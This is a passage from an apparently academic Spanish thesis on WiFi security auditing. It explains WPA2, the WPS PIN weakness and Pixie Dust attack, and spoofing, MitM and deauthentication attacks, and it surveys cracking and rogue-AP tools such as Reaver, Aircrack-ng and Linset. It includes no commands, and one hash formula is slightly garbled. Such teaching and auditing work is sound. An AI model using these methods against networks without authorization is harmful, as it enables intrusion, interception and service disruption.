


Figura 8: Cifrado en WPA2

En este caso, en primer lugar tenemos el contador, que se inicia a 1 si es la primera vez o si no se incrementa, valor que se cifra con AES y la clave de integridad de datos. Una vez cifrado, se aplica la operación XOR con un bloque de 128 bits del mensaje a enviar, obteniendo 128 bits de mensaje cifrado. Realizando esta operación con todos los bloques se consigue el texto cifrado.

CCMP es obligatorio para WPA2, pero se propuso como opcional para WPA, ya que se ha demostrado que es mucho más seguro. Sin embargo, no siempre es posible el cambio, ya que al contrario que WPA, no podemos coger un equipo cualquiera que utilice WEP y cambiar a WPA2 mediante una actualización de firmware. Esto se debe a que AES tiene una carga de procesamiento mucho mayor que RC4, por lo que podría necesitarse nuevo hardware. De este modo, en algunos equipos con WPA puede tenerse la posibilidad de utilizar tanto TKIP como AES (CCMP), mientras que en otros casos habrá que optar por renovar dicho equipo.

Algo parecido ocurre con WPA2, en el que se puede optar por utilizar AES, TKIP o AES+TKIP como cifrado. La única opción correcta de estas tres es la primera, ya que usando TKIP, aunque lo combinemos con AES, nuestra red tendrá la seguridad de una red WPA y no la de una WPA2. De hecho, es muy común que los routers vengan con la opción de AES+TKIP para evitar

problemas de incompatibilidad con dispositivos más antiguos, pero esto no es correcto ya que iría contra el estándar 802.11i, que solo contempla AES como posible cifrado para WPA2.

Además de CCMP hay otro protocolo, denominado WRAP o “*Wireless Robust Authentication Protocol*”, basado también en AES. Utiliza OCB (“*Offset Codebook Mode*”) y la idea inicial era incluirlo en el estándar 802.11i. Sin embargo, por motivos de derechos legales se decidió dejar este protocolo como opcional, quedando CCMP como obligatorio.

En conclusión, WPA2 es muy similar a WPA excepto en lo referido al cifrado, lo que explica que compartan la **vulnerabilidad** más importante: el uso de WPS. De igual forma, en este caso los atacantes pueden optar también por un ataque de diccionario.

4.1.4. WPS, la mayor vulnerabilidad de WPA y WPA2

Como vemos en [20], WPS o “*Wi-Fi Protected Setup*” aparece en 2006 como un estándar de seguridad con el que facilitar el proceso de creación de redes WLAN seguras, en el que no necesitamos más que pulsar un botón para acceder a nuestra red. No es compatible con WEP, por lo que solo podremos utilizarlo en redes protegidas con WPA o WPA2.

Permite varias formas de acceder a la red, como PBC, PIN, NFC y USB, siendo los dos primeros los más comunes. El modo WPS PIN es obligatorio en todos los dispositivos que cuenten con este estándar, mientras que el resto son opcionales.

El método PBC (“*Push-Button Configuration*”) consiste en pulsar el botón de WPS en nuestro punto de acceso y en el dispositivo que queramos conectar durante unos segundos, en los que intercambian la información necesaria para establecer la conexión. WPS PIN se basa en un número entre cuatro y ocho caracteres que el dispositivo ha de mandar al punto de acceso. Por otra parte, NFC (“*Near Field Communication*”) es una forma de configurar el acceso a la red basado en simplemente acercar el dispositivo al punto de acceso; mientras que USB usa una llave USB en la que se almacenan los datos de configuración.

Su arquitectura presenta tres tipos de elementos: el *enrollee*, el *registrar* y el *authenticator*. El *enrollee* o cliente es el dispositivo que desea acceder a la red; el *registrar* o registrador es uno o varios dispositivos con la autoridad de generar o revocar las credenciales de los *enrollee*, permitiendo que accedan o no a la red; mientras que el *authenticator* o autenticador es un punto de acceso que actúa de proxy entre los otros dos elementos de la arquitectura.

Respecto al intercambio de mensajes entre estos elementos, los más importantes son los que se producen entre el *enrollee* y el *registrar* en el método PIN, en los que cada mensaje se denomina “Mx”. De este modo, si el PIN que introduce el dispositivo es correcto, intercambiarán ocho mensajes, del M1 al M8. En los primeros mensajes ambas partes intercambian sus claves públicas, mientras que en M4 y M5 cada parte demuestra conocer la primera parte del PIN y en M6 y M7 la segunda parte. Este intercambio es especialmente importante para entender los ataques offline o “*Pixie Dust*” contra WPS que veremos en 6.1.2.

Tal y como vemos en [21], en cada mensaje entre el *enrollee* (E) y el *registrar* (R) se envía concretamente:

- **M1 (E => R) - N1 || Descripción || PKE**
Donde N1 es un nonce (número aleatorio utilizado una sola vez) y PKE es la clave pública del *enrollee*.
- **M2 (E <= R) - N1 || N2 || Descripción || PKR**
Donde N2 es un nonce y PKR la clave pública del registrar.
- **M3 (E => R) - E-Hash1 || E-Hash2**
En este caso el dispositivo utiliza la función hash “HMAC” con la que calcula E_Hash1 = HMAC (E-S1 || PSK1 || PKE || PKR) y E_Hash2 = HMAC (E-S1 || PSK1 || PKE || PKR). En ellos, E-S1 y E-S2 son nonces, PSK1 los primeros cuatro dígitos del PIN y PSK2 los cuatro últimos.
- **M4 (E <= R) - R-Hash1 || R-Hash2 || ENC_KeyWrapKey(R-S1)**
Se realiza lo mismo que en el mensaje anterior pero los nonces se denominan R-S1 y R-S2, resultando R-Hash1 y R-Hash2. Además, se envía el valor de R-S1 cifrado. De este modo, una vez que llega al *enrollee*, este descifra R-S1 y comprueba que el valor de R-Hash1 es coherente con los valores que acaba de recibir.
- **M5 (E => R) - ENC_KeyWrapKey(E-S1)**
Si el valor de R_Hash1 es correcto, el *enrollee* envía el valor del nonce E-S1 utilizado en M3. En ese momento el registrar descifra E-S1 y comprueba que el valor de E-Hash1.
- **M6 (E <= R) - ENC_KeyWrapKey(R-S2)**
El registrar envía el nonce R-S2 cifrado y el registrar comprueba el valor de R_Hash2.
- **M7 (E => R) - ENC_KeyWrapKey(E-S2) || Credenciales**
El *enrollee* envía el nonce E-S2 cifrado y las credenciales, y el registrar comprueba el valor de E_Hash2.
- **M8 (E <= R) - ENC_KeyWrapKey(Credenciales)**
Por último, el registrar envía las credenciales cifradas.

En cuanto a las vulnerabilidades que representa, hay dos modos que causan problemas: WPS PBC y WPS PIN. Con el primero de estos modos había un período de tiempo después de pulsar el botón, de cerca de 2 minutos, en el que podía acceder cualquier dispositivo a la red, ya fuera por error o porque usuarios ajenos quisieran obtener conexión a nuestra red.

Pero la mayor vulnerabilidad es causada por la autenticación por PIN, un modo que fue obligatorio para WPS y que en principio resolvía el inconveniente de PBC. Esta vulnerabilidad se puede resumir en dos aspectos. En primer lugar, el router no comprueba los ocho dígitos del PIN a la vez, sino que comprueba los cuatro primeros separados de los cuatro últimos. Además, de los cuatro últimos uno es un bit de paridad. Esto facilita los ataques de fuerza bruta, dejando solo 11.000 posibles combinaciones. En segundo lugar, parte de los routers comerciales (cada vez menos) no implementan la posibilidad de limitar el número de intentos posibles de introducir estos dígitos, permitiendo a un atacante probar todas las combinaciones. Además de esto, en los últimos meses se ha encontrado la forma de realizar ataques offline en los que se puede obtener el PIN solo con los tres primeros mensajes, de ahí que sea importante qué se envía en cada mensaje.

De este modo, la tecnología WPS, ideada para facilitar el uso de redes seguras, se convirtió en la mayor vulnerabilidad de las redes WPA y WPA2, que hasta entonces ofrecían altos niveles de seguridad.

4.2. Ataques a redes WiFi

Después de haber visto el estado de la seguridad en las redes WiFi y los distintos tipos de protección, pasamos a estudiar las amenazas que pueden surgir a raíz de su uso. En general, y en función del riesgo que suponen para los usuarios de nuestra red, podemos dividir las amenazas en cuatro grupos igual que en [22]:

- **Interrupción** - Dentro de este grupo entran todos los ataques que atenten contra la disponibilidad de nuestro servicio. Es decir, son ataques mediante los que un recurso de nuestro sistema queda destruido o no es posible acceder a él. Se detectan normalmente de forma automática.
- **Interceptación** - Se trata de ataques en los que se compromete la confidencialidad de los datos de los usuarios de la red, accediendo personas no autorizadas a dicha información. Son ataques difíciles de detectar, ya que aunque la información pase por el intruso suele llegar sin cambios a su destino.
- **Modificación** – Son ataques similares a los de interceptación pero en los que, además de la confidencialidad, se compromete la integridad de los datos de los usuarios. De esta forma, el atacante no solo intercepta la información, sino que efectúa cambios en los datos, que llegan a su destino con las modificaciones que haya introducido. Son ataques más fáciles de detectar que los de interceptación, pero aun así difíciles de detectar en la mayor parte de los casos.
- **Fabricación** – Se trata de ataques más elaborados que los de modificación. En lugar de modificar los datos, se introducen datos creados completamente por el atacante. De este modo, es un ataque contra la autenticidad o no repudio, ya que el atacante puede hacer parecer que el envío lo ha realizado cierto usuario.

La mayor parte de las amenazas surgen por el uso de las redes abiertas o WiFi públicas, redes que no utilizan ningún tipo de protección para ofrecer conexión a internet en lugares concurridos como bibliotecas, bares o aeropuertos. Al no requerir autenticación para conectarnos, se presenta una oportunidad perfecta para los posibles atacantes para posicionarse entre nuestro dispositivo y el punto de acceso, obteniendo acceso a toda la información que estemos enviando por la red. Y lo que es más importante, para realizar este tipo de interceptaciones de información puede bastar con herramientas gratuitas que puede utilizar una persona sin grandes conocimientos sobre la materia, no solo expertos. Es por esto que en este tipo de redes es crucial acceder solo a sitios web que funcionen con “https”, además de evitar en la medida de lo posible realizar trámites bancarios o enviar mensajes o fotografías personales o comprometidas.

Sin embargo, las amenazas no se reducen a las redes públicas. De hecho, los ataques más complejos y peligrosos se realizan en redes protegidas, ya sea con WEP, WPA o WPA2 en sus distintas variantes. Y es que un usuario normal puede evitar las redes abiertas para el envío de información comprometida, pero seguramente lo envíe en la red privada de su domicilio o del lugar en el que trabaje. Y es que si no protegemos nuestras redes de forma conveniente, podemos sufrir desde que nuestros vecinos utilicen nuestro ancho de banda hasta que se filtren datos vitales de nuestra empresa.

Para dividir el conjunto de ataques que podemos sufrir, los clasificaremos en dos grupos, como vemos en [23], en función del comportamiento del atacante: ataques pasivos y activos.

4.2.1. Ataques pasivos

Los ataques pasivos son aquellos en los que el atacante se limita a observar o monitorizar el tráfico de una red. De esta forma, no se alteran los datos de los usuarios, ya que lo único que se busca es obtener la información que se transmite por nuestra red.

Es por esto que suelen ser ataques de interceptación, ataques que es muy difícil que podamos detectar si se hacen bien al no producirse alteración alguna en nuestros datos. Así, el énfasis de cara a estos ataques no debe estar en la detección sino en la prevención, mediante el cifrado de los datos de nuestra red.

Hay dos ataques específicos que se consideran ataques pasivos: el análisis de datos y el proceso de “*sniffing*”, como se indica en [24].

Análisis de datos

Es un ataque que se basa en el que el atacante captura tráfico de una red durante cierto tiempo, para después analizar diversos aspectos sobre él, como por ejemplo los distintos destinatarios, el volumen de tráfico que se intercambia con cada uno de ellos o las horas del día en que se realizan dichos intercambios.

De esta forma, el atacante conocerá los períodos de actividad y cómo suele ser el tráfico de una red, motivo por el que suele utilizarse como complemento a otros tipos de ataque.

Sniffing

El término “*sniffing*” proviene del verbo inglés “*sniff*”, que podemos traducir como oler o husmear. Es decir, a grandes rasgos un *sniffer* es un programa que pone en modo promiscuo la tarjeta de red para así capturar todos los datos que la atraviesen, incluidas las tramas que no están destinadas a ese ordenador.

Al contrario que el ataque anterior, en este caso lo que interesa al atacante son los contenidos de las tramas, la información que pueda sacar de ellas antes que la cantidad o los destinatarios, por lo que se trata de nuevo de un ataque de interceptación.

Desde un punto de vista positivo, se puede tomar como una forma de comprobar que no enviamos datos importantes sin cifrar a través de nuestra propia red, de comprobar por qué nuestra red no funciona correctamente o descubrir si hay un cuello de botella por un dispositivo infectado en la red de la que somos administradores.

Sin embargo, este no suele ser el uso de esta técnica. Normalmente se trata de un atacante que intenta obtener contraseñas de sitios web enviadas sin el cifrado adecuado, o capturar un *handshake* con el que posteriormente obtener la clave de nuestra red.

4.2.2. Ataques activos

El otro tipo de ataques son los activos. Dentro de este grupo tenemos los ataques en los que el atacante no se limita a interceptar los datos, sino que los modifica; los ataques en los que crea un nuevo flujo de datos y aquellos en los que atenta contra la disponibilidad del servicio. Es decir, dentro de los ataques activos entran los ataques de modificación, fabricación e interrupción.

Como en estos casos sí que hay un cambio en los datos o directamente vemos que no llegan, son mucho más fáciles de detectar que los ataques pasivos. No obstante, son más difíciles de prevenir ya que son más variados y contra algunos no hay mucho que podamos hacer.

Dentro de este tipo destacan los ataques de *Spoofing*, *Man in the Middle*, inyección de tráfico, denegación de servicio y *pharming*.

Spoofing

Spoofing, que se puede traducir como suplantación, es una técnica de fabricación en la que el atacante roba la identidad de un usuario o dispositivo de la red para hacerse pasar por el original, y a continuación atacar otros dispositivos, robar datos o incluso introducir software dañino en nuestra red.

Como podemos comprobar en fuentes como [25], existen numerosos tipos de suplantación dependiendo de la parte de la red sobre la que se realice. Entre todos estos tipos, los más importantes para las redes WiFi son:

- *IP Address Spoofing* – Quizá sea la variante más conocida y común, como indican en [26]. Se comienza averiguando la dirección IP del dispositivo a suplantar, para después modificar los paquetes para simular que el origen es el dispositivo suplantado, logrando que las posibles respuestas a estos paquetes se dirijan a la IP falsificada. Para protegernos frente a este tipo de *spoofing* existen routers que no permiten acceder a dispositivos con IP origen que no pertenezca a su red.
- *MAC Spoofing* – Es una técnica similar a la anterior, pero en este caso se trata de cambiar la dirección MAC de la tarjeta de red. Se comienza obteniendo la MAC a suplantar mediante un ataque pasivo, para conectarse a la red como cierto usuario. También puede cambiarse para otros fines como proteger nuestra identidad en una red o acceder a una red protegida con filtrado MAC. Para cambiar la MAC de nuestra tarjeta de red bastaría con la herramienta “macchanger”.
- *ARP Spoofing* – También conocido como envenenamiento de las tablas ARP (“*Address Resolution Protocol*”), se basa en introducir cambios en la tabla encargada de asociar las direcciones IP y las direcciones MAC en nuestra red. Para ello, como explican en [27], el atacante se encarga de inundar la red con mensajes ARP en los que se dice que la MAC del atacante es la asociada tanto al IP del usuario víctima como del router, haciendo que se actualicen las tablas de todos los elementos de la red con esta información. Así, todo el tráfico que envíe un elemento al router o al dispositivo de nuestra víctima se dirigirá al del atacante. Esta es una de las maneras más comunes de

comenzar un ataque de *Man in the Middle*, de hecho varias herramientas utilizadas para ese fin que veremos en el punto 5.4 comienzan con un ataque de *ARP Spoofing*.

Para detectar si sufrimos un ataque de este tipo podemos revisar las tablas ARP y comprobar que todas las direcciones MAC en dicha tabla son diferentes (si hay dos direcciones IP con misma MAC estamos sufriendo un ataque de este tipo), o utilizar un *sniffer* y detectar si hay mensajes de tipo “*Arp Reply*” con misma IP pero diferente MAC (lo que significaría que estamos recibiendo mensajes tanto del dispositivo auténtico como del atacante).

- *DNS Spoofing* – Como vemos en [28], se trata de un método con el que se alteran las direcciones de los servidores DNS, que son los encargados de resolver los nombres de los sitios web en las direcciones IP correspondientes. Con esto, cuando un usuario intenta acceder a una página web de confianza puede ser dirigida a una página diferente, a una página con el mismo aspecto que la deseada en la que el atacante podría obtener las claves (conocidas como “web espejo”), o incluso a páginas con malware.
- *AP Spoofing* – *Access Point Spoofing* es una técnica mediante la que el atacante crea un punto de acceso falso o Fake AP. De este modo, los usuarios de la red cuyo punto de acceso ha sido suplantado se conectarán al que ha creado el atacante. Así, igual que pasaba con *ARP Spoofing*, puede transformar esto en un ataque de *Man in the Middle* o de *sniffing*. Se pueden utilizar diversas herramientas para realizar un ataque de este tipo, como las que veremos en el apartado 5.5.

Man in the Middle

El ataque de *Man in the Middle* o MitM es un ataque de interceptación y/o modificación. Se basa en que el atacante se ponga “en medio” de una comunicación, falsificando las identidades y recibiendo el tráfico de ambas partes. De esta forma, podrá modificar los paquetes (por lo que sería un ataque activo) o simplemente realizar un ataque de *sniffing* para obtener información (pudiendo considerarse en ese caso un ataque pasivo).

Para realizar un ataque de este tipo, lo más normal es que el atacante comience obteniendo acceso a la red que quiera atacar, para posteriormente realizar un ataque de *ARP Spoofing* con el que el tráfico pase por él. Sin embargo hay otras variantes, como la de suplantar el punto de acceso explicada en el apartado anterior.

Inyección de tráfico

La inyección de paquetes es un tipo de ataque en el que el atacante captura e inyecta paquetes en nuestra red, considerado un ataque de interceptación (al capturar paquetes dirigidos a otros usuarios de la red) y de fabricación (al introducir los paquetes en la red más tarde).

Se puede utilizar para múltiples fines como la desautenticación de clientes o “ataque 0” con el que obtener *handshake* de la red; la falsa autenticación; reenviar un paquete específico o reinyectar una petición ARP.

Denegación de Servicio

Los ataques de denegación de servicio o DoS (*"Deny of Service"*) y de denegación distribuida o DDoS (*"Distributed Deny of Service"*) son casos de ataques de interrupción. Lo más típico y característico de este tipo de ataques es utilizar un conjunto de ordenadores infectados (denominado "botnet") para inhabilitar un servidor determinado saturándolo con una cantidad de tráfico que no pueda soportar.

No obstante, también se pueden dar casos de este tipo de ataques en redes WiFi, en los que el objetivo sería hacer que los usuarios de una red sean incapaces de conectarse. Para realizar este ataque, el atacante inunda la red de peticiones de desautenticación. En función de su propósito, puede atacar a un usuario concreto o al punto de acceso, dejando en ese caso a todos los usuarios sin conexión.

Pharming

Se trata de una técnica de modificación, considerada por muchos como una variante del *"phishing"*. Se basa en modificar las tablas DNS redirigiendo un nombre de dominio conocido a una dirección IP falsa, pero al contrario que en el *phishing* el ataque no va dirigido a engañar al propio usuario sino a dispositivos de la red.

En función del dispositivo hacia el que va dirigido el ataque hacia tres tipos diferentes, como indican en [30]: *Pharming local*, *Drive-By Pharming* y *DNS Spoofing*. El primero de ellos es un ataque dirigido al equipo de un usuario, de ahí que se denomine local, en el que un virus o troyano se encarga de cambiar las direcciones IP en el fichero "hosts". En el segundo ataque, *Drive-By Pharming*, el objetivo es un router con la contraseña por defecto, con lo que el problema no ocurre en un solo equipo sino en todos los que forman la red. Por último está el *DNS Spoofing*, también conocido como *DNS Poisoning*, que como dijimos son ataques hacia los servidores DNS, más difíciles y menos frecuentes.

5. Herramientas de auditoría de redes inalámbricas

Vistas las distintas amenazas a las que se enfrenta nuestra red WiFi, pasamos a ver las distintas herramientas que existen para realizar estos ataques, especialmente los que realizaremos en los puntos 6 y 7, y las distribuciones en las que los podemos encontrar.

5.1. Distribuciones para auditorías WiFi

Hoy en día existen distintas distribuciones pensadas para la auditoría de redes inalámbricas, con las herramientas más importantes con las que comprobar si nuestra red WiFi es segura o no. Algunas de estas distribuciones son Xiaopan OS, Wifislax y Kali Linux.

Xiaopan OS es una distribución de Linux que, al contrario que otras distribuciones, está centrada solamente en las auditorías inalámbricas. No necesita una gran cantidad de recursos, ocupa poco y se puede ejecutar en modo Live. Como vemos en su web, se encuentra actualmente en la versión 0.4.7.2 y cuenta con numerosas herramientas necesarias para realizar una auditoría de nuestra red de manera sencilla. El único inconveniente es que cuenta con una cantidad reducida de controladores y drivers, incluso de tarjetas de red.

Wifislax es una de las mejores y más completas distribuciones GNU/Linux para realizar este tipo de auditorías, que al igual que Xiaopan se centra únicamente en las redes WiFi. Podemos descargarla de forma gratuita en su página web, y veremos que ocupa menos de 1 GB e incluye una lista aún mayor de herramientas con las que realizar un análisis profundo y profesional de nuestra red. La última versión estable es la 4.10, que será la que utilizaremos para los ataques del punto 6, y al contrario que Xiaopan ofrece soporte para una gran cantidad de tarjetas de red y controladores.

Por último cabe destacar Kali Linux, sucesora de Backtrack, una distribución que al contrario que las dos anteriores no se centra en las redes inalámbricas, sino que abarca muchos tipos diferentes de auditoría sin centrarse en ninguno. De esta forma, tiene la mayoría de las herramientas que necesitamos, pero resultan un poco más difíciles de encontrar. Se encuentra en la versión 1.0.7, su imagen en formato “.iso” ocupa cerca de 3 GB y, al igual que Wifislax, tiene soporte para la mayoría de tarjetas de red y controladores. Dado que para los ataques del punto 7 necesitamos programas que no están disponibles aún en Wifislax, utilizaremos Kali Linux en su última versión por resultar más sencilla la instalación de dichos programas.

A pesar de que existan muchas más distribuciones pensadas para este fin, como WifiWay, Pentoo, Backtrack o Beini, en este caso han sido las tres explicadas anteriormente con las que más he trabajado, especialmente Wifislax y Kali Linux.

5.2. Acceso a la red: WEP

En el punto 4 hemos visto los distintos tipos de ataques, clasificándolos en activos y pasivos. Sin embargo, hay que tener en cuenta que para la gran mayoría de estos ataques contábamos con un hecho muy importante: que el atacante tenía acceso a nuestra red. Es por esto que en este punto y el siguiente estudiaremos las posibles herramientas de acceso a una red WiFi, ya esté protegida con WEP, WPA o WPA2; y en el punto 6.1 veremos cómo realizar estos ataques en una red.

En primer lugar tenemos las redes WEP. Como hemos dicho, son redes inseguras, de las que han aparecido numerosas herramientas para obtener la clave. Además, cada vez son herramientas más fáciles de utilizar y que podemos encontrar en cualquier sistema operativo.

En las distribuciones especializadas en auditorías encontramos diferentes programas con los que llevar esto a cabo. En Wifislax tenemos varias posibilidades, como puede ser el script Goyscript WEP o el programa Minidwep-gtk, ambas opciones muy similares ya que en ambos casos se comienza buscando las posibles víctimas, tras lo que el atacante solo tiene que elegir el objetivo, pulsar un botón y esperar a que salga la clave por pantalla. También hay formas un poco más elaboradas, con las que podemos ir viendo cómo se realiza el ataque por pasos, para lo que podríamos utilizar la suite Aircrack-ng, presente tanto en Wifislax como en Kali Linux. En nuestro caso, veremos el funcionamiento de Minidwep-gtk y de Aircrack-ng en el punto 6.1.1.

Pero además, como hemos dicho existen programas para sistemas operativos no pensados para auditorías con los que obtener los mismos resultados, como CommView for Wifi o Acrylic en Windows.

5.3. Acceso a la red: WPA y WPA2

En el caso de las redes WPA y WPA2 hay dos grandes grupos de ataques: los que se aprovechan de la vulnerabilidad de WPS y los que no.

Los ataques contra WPS son los más rápidos, pero cuentan con el inconveniente de que la red ha de tener WPS de tipo PIN activado. Se basan en que al utilizar un PIN de 8 dígitos podemos realizar el ataque sobre dicho pin en lugar de sobre la clave. En Wifislax se cuenta con varios programas, como Reaver, Geminis Auditor y Goyscript WPS, que pueden obtener en un tiempo bastante corto la clave de una red WPA o WPA2 con WPS activado. Sin embargo, los últimos meses se ha comenzado a plantear realizar estos ataques de una manera diferente, los denominados ataques offline o “*Pixie Dust*” que veremos en el punto 6.1.2, que solo necesitan los primeros mensajes para obtener la clave. Para esta variante han surgido herramientas especializadas como PixieScript o modificaciones para programas como Reaver para utilizar Pixiewps. Para realizar estos ataques utilizaremos Reaver para el método tradicional y la versión modificada del mismo programa para los ataques offline.

En caso de que la red no tenga WPS activo, una de las pocas soluciones que le quedan al atacante son los ataques de diccionario. En ellos se utilizan ficheros de texto “.txt” o “.dic” en los que se encuentran todas las claves que se quiere probar. En Wifislax hay varias herramientas para realizar estos ataques y para crear nuestros propios diccionarios. Una de las más utilizadas

es la herramienta Aircrack-ng, que con una captura de tráfico con un *handshake* y un diccionario prueba todas las posibilidades de dicho diccionario. También podemos realizar ataques de fuerza bruta, que prueban todas las combinaciones posibles en lugar de utilizar un diccionario. Para realizar uno de estos ataques se puede utilizar Crunch, que genera todas las posibles combinaciones, junto a Aircrack-ng. Además, podemos realizar estos dos tipos de ataques con la tarjeta gráfica o GPU en lugar del CPU, con programas como Pyrit o Hashcat, con los que se realizan los ataques mucho más rápidamente. En el punto 6.1.3 utilizaremos Aircrack-ng y Pyrit para realizar los ataques de diccionario, a los que añadiremos Crunch para los ataques de fuerza bruta.

Existen otras herramientas que buscan engañar al usuario, como es el caso de una que se ha popularizado bastante los últimos meses y con la que se puede obtener las claves de la red independientemente de la complejidad o de que WPS esté activado. Se trata de Linset, una herramienta que usa un Fake AP y un servidor de DNS con el que se redirigen todas las direcciones a una página en la que se pide al usuario que introduzca la clave de la red. A continuación, desautentica a todos los usuarios y se espera a que se conecten al Fake AP e introduzcan la clave. Es decir, es un ataque muy diferente al resto pero cuenta con la ventaja para el usuario de que si sabe de su existencia puede cambiar la clave nada más sufrirlo.

En cuanto a programas fuera de estas distribuciones, pueden utilizarse los mismo programas que para WEP, CommView for WiFi y Acrylic, o algunos que se centran en modelos de router de empresas concretas como Wpa Magic Key. No obstante, en este caso se demuestra que es muchísimo más útil trabajar en un entorno especializado, ya que es difícil encontrar herramientas como las descritas de Wifislax para un entorno como Windows.

5.4. *Man in the Middle y Sniffing*

Pasando a otro de los ataques que vamos a realizar, tenemos el de *Man in the Middle*. Encontramos diversas formas de llevarlo a cabo en Wifislax, como Ettercap, Yamas o Airssl. El primer caso, Ettercap, es la forma más sencilla, y sirve una vez que el atacante tenga ya acceso a la red. Lo mismo ocurre con Yamas, que presenta una interfaz un poco menos clara pero las mismas funcionalidades. En estos dos programas, se combina el *Man in the Middle* con un ataque de *sniffing* con el que obtener los datos de la red. Por otro lado destaca el programa Airssl, que realiza lo mismo que estos dos programas pero combinándolo con otro ataque, ya que comienza con la creación de un punto de acceso falso. Así, las tareas de *sniffing* las realiza sobre los usuarios que se conecten a ese punto de acceso. Además de estos tres, existen otros programas con los que llevarlo a cabo, como Caín y Abel o dSploit, que funciona en Android.

En cuanto a programas que se centren específicamente en el proceso de *sniffing*, destaca Wireshark, antes conocido como Ethereal. Provee de las mismas funcionalidades que tcpdump (herramienta similar pero que se utiliza en la línea de comandos) con una interfaz gráfica bastante sencilla de utilizar y posibilidad de filtrar los paquetes capturados. Para realizar este tipo de ataques utilizaremos principalmente Wireshark, pero la combinaremos en ocasiones con Ettercap.

5.5. Fake AP

Para crear un punto de acceso falso, también conocido como Fake AP o Rogue AP, existen herramientas en las distintas distribuciones de auditoría. En Wifislax tenemos la opción de crear uno con el programa Aircrack-ng, pero que como hemos dicho se crea con el objetivo de realizar un ataque MitM. Para crear uno sin más, una de las opciones que tenemos es con el comando Airbase-ng de Aircrack-ng, en el que puede elegir entre crear redes abiertas o establecer una clave en una red WEP, pero resulta bastante complicado crear una red WPA o WPA2. Una de las mejores opciones es utilizar el programa Hostapd, un demonio con el que se crea el punto de acceso falso a partir de un fichero de configuración “.conf”. Con este demonio se pueden crear todo tipo de redes, incluso redes WPA-Empresariales con servidor RADIUS. Otra opción, más sencilla de utilizar, es el script create_ap, con el que el proceso se agiliza al no tener que configurar ningún fichero. Sin embargo, si entramos en su página en Github o nos descargamos el código podemos ver que en realidad se basa en el primer programa que hemos mencionado, Hostapd. Para los puntos 6.3, 7.1 y 7.2 optaremos por el programa Hostapd, al presentar más opciones de configuración, pero en el 6.3 podemos utilizar también create_ap.

En este caso no existen muchas herramientas en otros sistemas operativos, pero sí existen para compartir internet desde por ejemplo el ordenador portátil, con lo que el resultado es similar. Así encontramos programas como Connectify Hotspot, Virtual Wifi Router o MyPublicWiFi, con los que se crean puntos de acceso pero con el inconveniente de que no permiten elegir el tipo de protección que queremos establecer, por lo que lo único que podemos suplantar es el nombre de la red.

5.6. Denegación de servicio

Por último, hemos visto que hay ataques de denegación de servicio centrados en redes WiFi en lugar de un servidor de internet. Para realizar uno de estos ataques basta con la herramienta Aireplay-ng de Aircrack-ng, con la que el atacante puede elegir entre dejar sin servicio a un usuario en concreto o a todos (atacando al punto de acceso) enviando tantos mensajes de desautenticación que el dispositivo víctima no puede realizar ninguna otra acción. Otra herramienta, que está pensada precisamente para este propósito (ya que Aireplay-ng se utiliza con otros objetivos como autenticaciones falsas, desautenticaciones,...) es mdk3. Ofrece distintas opciones para realizar esta denegación de servicio, también basadas en inundar un dispositivo con mensajes, pero además de con mensajes de autenticación lo puede realizar enviando una gran cantidad de “beacons”. De esta forma, al haber una gran cantidad de “beacons” en el aire, será difícil que el dispositivo encuentre uno verdadero y pueda conectarse a la red. De estas dos herramientas optaremos por la primera para los ataques de los puntos 6.3 y 7.2, al resultar más sencilla de utilizar.

En este caso es difícil encontrar herramientas similares en otros sistemas operativos, encontrándolas solamente en distribuciones pensadas para realizar pruebas de auditoría.

6. Escenarios de auditoría WiFi: Redes domésticas

En este punto explicaremos cómo hemos realizado los distintos ataques básicos y los distintos prototipos finales de cada tipo de red, doméstica y empresarial.

Para ello, contaremos con los siguientes dispositivos:

- **Equipo atacante:** Ordenador portátil HP Pavilion g6 Notebook PC
Equipo que realizará los ataques con el sistema operativo Wifislax.
Tarjeta gráfica: AMD Radeon HD 7400M
Dirección MAC: 90:00:4E:92:XX:XX
- **Equipo víctima 1:** Ordenador de sobremesa HP Pavilion m9075.es
Equipo de la red con el sistema operativo Windows 7.
Dirección MAC: 00:1D:60:32:XX:XX
- **Equipo víctima 2:** Smartphone Sony Xperia U
Equipo de la red con el sistema operativo Android.
Dirección MAC: 20:54:76:DB:XX:XX
- **Punto de acceso:** Router Sercomm AD1018
Router comercial de la empresa Vodafone.
Dirección MAC: D4:21:22:89:XX:XX

Con esto, el esquema inicial de nuestra red quedaría así:

